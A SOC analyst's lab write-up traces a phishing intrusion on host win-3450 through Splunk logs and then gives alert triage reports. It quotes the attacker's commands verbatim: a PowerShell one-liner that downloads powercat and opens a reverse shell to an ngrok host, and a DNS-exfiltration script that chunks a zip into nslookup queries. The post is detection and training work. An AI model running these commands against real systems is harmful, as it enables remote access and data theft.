
I opened 1025 to check. nslookup.exe spawned by powershell.exe from C:\Users\michael.ascot\downloads\exfiltration\ — with a base64-looking string as the query argument followed by .haz4rdw4re.io. Then 1026 — same thing, different base64 chunk, same domain. Same for 1027, 1028, all the way to 1034.
michael.ascot. win-3450. The same machine and user from alert 1005 that I had already escalated. The attack wasn't over — it was still running.
I went to Splunk and searched host=win-3450 with a wider time window to get the full picture. Then I searched host=win-3450 PowerView and host.name="win-3450" FILESRV to fill the gaps. What came back was the complete attack chain — from the moment Michael opened the email all the way to the attacker disconnecting after stealing the data.



14:44:19 — The first event on win-3450 wasn't the email. It was rundll32.exe spawned by iexplore.exe from Michael's Desktop, running ClearMyTracksByProcess — clearing browser history. Defense evasion before the main attack even started. At this point the alert queue only showed alert 1000, a scam email. Nothing about Michael yet. But Splunk already knew.
14:59:54 — Outlook opened Important: Pending Invioce!.eml. The typo "Invioce" instead of "Invoice" — the same attacker carelessness we saw in the ZIP filename. Michael opened it.
15:09:57 — Outlook saved ImportantInvoice-Febrary.zip to INetCache. He opened the attachment.
15:10:08 — Explorer extracted the ZIP and created a file stream for invioce.pdf.lnk. This is the core trick of the whole attack. Inside the ZIP was not a PDF invoice. It was a Windows .lnk shortcut file — a file that looks like a PDF, has a PDF icon, has PDF in the name, but executes arbitrary code when clicked. Michael clicked it.
15:10:09 — PowerShell launched:
IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershellIEX — Invoke-Expression — downloads and executes code directly in memory. Nothing written to disk. The code is Powercat, a PowerShell implementation of netcat. It connects back to 2.tcp.ngrok.io:19282 and hands the attacker a live PowerShell shell. Ngrok is a legitimate tunneling service — the traffic looks like normal HTTPS to any firewall inspecting it.
15:10:12 — "Connection to 2.tcp.ngrok.io:19282 [tcp] succeeded!" — the attacker was in.
15:10:25–15:10:54 — Post-exploitation recon. Through the reverse shell the attacker ran:
systeminfo.exe— OS version, hardware, network configwhoami.exe— confirming current userwhoami.exe /priv— checking privilege levelnet.exe user— listing all local accountsnet.exe localgroup— listing local groups
Mapping the environment. Looking for where to go next.
15:11:20 — PowerView.ps1 downloaded to C:\Users\michael.ascot\Downloads\ by PID 9060. PowerView is an Active Directory reconnaissance tool — used to enumerate domain computers, users, groups, and most importantly network shares. The attacker needed a map of the internal network.
15:11:33 — A new PowerShell process spawned with -ExecutionPolicy Bypass — bypassing the policy that prevents unsigned scripts from running. This became PID 3728, the process that would run everything from here.
15:11:41–15:12:09 — PowerView executed. The script ran AD queries enumerating domain hosts and their DNS names. The attacker was building a picture of the network — which servers exist, what they’re called, what shares they have.

15:13:15 — net use Z: \\FILESRV-01\SSF-FinancialRecords — the attacker found the financial records share on FILESRV-01 and mapped it as drive Z: on Michael's machine.

15:14:02 — Robocopy ran from Z: to C:\Users\michael.ascot\downloads\exfiltration\, copying everything. Two files landed locally: ClientPortfolioSummary.xlsx and InvestorPresentation2023.pptx.

15:14:13 — net use Z: /delete — drive unmapped. Tracks covered.
15:14:31 — exfilt8me.zip created — stolen files compressed and staged.
15:15:00 — The exfiltration began. And this is the most technically interesting part of the whole attack.
The attacker didn’t use HTTP, FTP, or any standard outbound protocol. They used DNS.
$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("exfilt8me.zip"));
$base64 -split '(.{1,30})' | ForEach-Object {Invoke-Expression "nslookup $_.haz4rdw4re.io"}
Read the file → encode it as base64 → split into 30-character chunks → send each chunk as a DNS lookup to haz4rdw4re.io. The attacker controls that domain's DNS server, which logs every query. By reassembling the chunks in order, the original file is reconstructed on the other end — completely invisible to any tool that only monitors HTTP traffic.
This is DNS exfiltration — MITRE ATT&CK T1048.003. It works specifically because most organizations leave DNS traffic open and unmonitored. DLP tools look for files leaving over HTTP or FTP. Nobody expects the data to leave as DNS queries.
Ten nslookup processes fired in rapid succession — one per chunk — which is exactly why ten High severity alerts flooded the queue simultaneously.
The same technique was then run on BitcoinWalletPasscodes.txt from Michael's Downloads — personal credentials, also stolen.
15:15:25 — The reverse shell process was killed with Stop-Process. The attacker disconnected cleanly. Operation complete.
A Second Machine — win-3455
While I was deep in the win-3450 investigation, alert 1010 had already been sitting in my queue. I almost dismissed it — WUDFHost.exe spawned by services.exe is textbook Windows behaviour. But something made me check Splunk before closing it.
I searched host=win-3455. Most of what came back was clean — WUDFHost.exe, spoolsv.exe registry changes, MoUsoCoreWorker.exe, Outlook making DNS queries to internal mail servers. Normal. But one event at 06:09:39 stopped me:
rundll32.exe ← iexplore.exe
ClearMyTracksByProcess
C:\Users\ashwin.johnston\Desktop\
I’d seen this exact pattern before. Twenty minutes earlier on win-3450, the very first sign that Michael's machine was compromised was rundll32.exe clearing browser tracks from his Desktop, spawned by Internet Explorer. The attacker uses it to wipe evidence before the main attack. And now the same thing was happening on a different machine with a different user.
Same attacker. Same technique. Different target.
This changed how I classified alert 1010. On its own, WUDFHost.exe was a false positive. But Splunk told a different story about that machine. I escalated it as a true positive — not because of the process the alert fired on, but because of what I found when I went looking.
Unlike win-3450 where the full attack chain unfolded rapidly in the logs, win-3455 showed nothing further after that initial event in the available window. Whether the attack hadn't progressed yet or was caught early isn't clear from the current data. One thing worth noting — Outlook on win-3455 was making DNS queries to autodiscover.tryhatme.finance, a slightly different domain from the organization's main tryhatme.com domain. Minor detail, but worth flagging to the IR team.
What the data confirmed was this: the attacker wasn’t targeting one employee. They were running a parallel campaign across multiple machines at the same time. The IR team needed to watch win-3455, pull ashwin.johnston's email, and look for a phishing attempt matching the same pattern that hit Michael — a fake invoice, a ZIP attachment, a .lnk file waiting inside.
Alert 1022 — True Positive / Escalate
Time of Activity: 06/11/2026 06:42:41
List of Affected Entities:
michael.ascot(compromised user)win-3450(compromised host)net.exe(PID 5784)powershell.exe(parent, PID 3728)\\FILESRV-01\SSF-FinancialRecords(compromised network share)FILESRV-01(compromised file server)
Reason for Classifying as True Positive: net.exe use Z: \\FILESRV-01\SSF-FinancialRecords was executed by the attacker's PowerShell session (PID 3728) on the compromised host win-3450. This is the lateral movement step where the attacker mapped the organization's financial records network share as a local drive to stage files for exfiltration. This is part of the confirmed attack chain documented in alerts 1005 and 1025-1034.
Reason for Escalating: Network share access on FILESRV-01 from a compromised host. Sensitive financial records were accessed and subsequently copied and exfiltrated via DNS tunneling as documented in alerts 1025-1034. Part of an active ongoing incident.
Recommended Remediation Actions:
- Audit
FILESRV-01access logs to determine full scope of files accessed - Isolate
FILESRV-01pending forensic investigation - Revoke
michael.ascotcredentials immediately - Cross-reference with alerts 1005 and 1025–1034
List of Attack Indicators:
- Command:
net use Z: \\FILESRV-01\SSF-FinancialRecords - Parent process:
powershell.exePID 3728 (attacker-controlled shell) - Host:
win-3450(confirmed compromised) - Network share:
\\FILESRV-01\SSF-FinancialRecords

Alert 1024 — True Positive / Escalate
Time of Activity: 06/11/2026 06:43:39
List of Affected Entities:
michael.ascot(compromised user)win-3450(compromised host)net.exe(PID 8004)powershell.exe(parent, PID 3728)
Reason for Classifying as True Positive: net.exe use Z: /delete executed by the attacker's PowerShell session (PID 3728) immediately after copying files from the mapped financial records share. This is a deliberate cover-tracks step — the attacker unmapped drive Z: to remove evidence of the network share access. This occurred 97 seconds after the share was mapped in alert 1022 and 51 seconds before the DNS exfiltration began in alerts 1025-1034.
Reason for Escalating: Confirmed attacker-controlled process covering tracks on a compromised host during an active incident. Part of the same attack chain as alerts 1005, 1022, and 1025–1034.
Recommended Remediation Actions:
- Same as alerts 1022 and 1025–1034
- Note the 97-second window between share mapping and unmapping — Robocopy completed the file copy in under 2 minutes
List of Attack Indicators:
- Command:
net use Z: /delete - Parent process:
powershell.exePID 3728 (attacker-controlled shell) - Host:
win-3450(confirmed compromised) - Timing: 97 seconds after share mapping, 51 seconds before DNS exfiltration
